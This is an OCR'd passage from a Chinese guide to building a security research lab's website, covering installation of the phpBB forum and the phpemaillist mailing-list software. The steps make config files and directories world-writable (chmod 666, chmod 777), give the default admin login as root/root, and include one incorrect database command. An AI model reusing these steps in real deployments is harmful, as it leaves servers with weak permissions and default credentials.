


图29

BBS交流系统

对于一个开放式的攻防研究实验室，提供一个学习心得和研究话题的交流场所是非常惬意的，因此实验室提供BBS功能显而易见也是非常必须的，网络上提供各种功能强大、界面丰富的BBS系统。而这里我推荐的BBS则是一个优秀的源代码开放组织所编写：PHPBB。它支持mysql、mssql、PostgreSQL和Access等流行数据库，并且支持包括中文在内的多种语言，论坛私属/公开设置等特点，是建立BBS系统不错的选择。

1、从随机光盘解压至Web服务器根目录：tar zxvf phpBB-2.0.6.tar.gz

2、修改config.php的写权限设置：chmod 666 config.php

3、创建数据库：mysql -p create phpbb

4、浏览http://yourwebserver/phpbb/install/install.php（如图30）

5、保证安全，删除install目录和contrib目录：rm -rf install contrib.

6、管理页面截图（如图31）





图30


图31

7、论坛界面截图（如图32）




图32

简洁的界面和素雅的颜色刚好匹配了实验室本身的严谨风格和治学目的。

邮件列表

在实验室站点的注册用户很可能期望通过邮件方式获得最新的实验内容和攻防实验相关的动态新闻，建立邮件列表能有效的提供这种功能。Sourceforge的phpemaillist免费计划项目似乎成为许多国外安全小组的一种流行时尚，这里也采用了这个软件。

1、拷贝软件到Web根目录下

2、修改templates为可写目录：chmod 777 templates

3、编辑include目录中config.php文件中数据库连接属性

```
# MySQL host, username and password
define(DBHOST, 'localhost');
define(DBUSER, 'dbaccount');
define(DBPASSWD, 'dbpassword');
# Name of MySQL database
define(DBNAME, 'phpemaillist');
```

4、创建数据库：mysqladmin -p create phpemaillist

5、运行http://yourwebserver/maillist/setup.php初始化数据库（如图33）




图33

6、登录窗口，初始管理用户root，密码root（如图34）




图34

7、创建邮件列表（如图35）




图35

8、征订邮件列表截图（如图36）

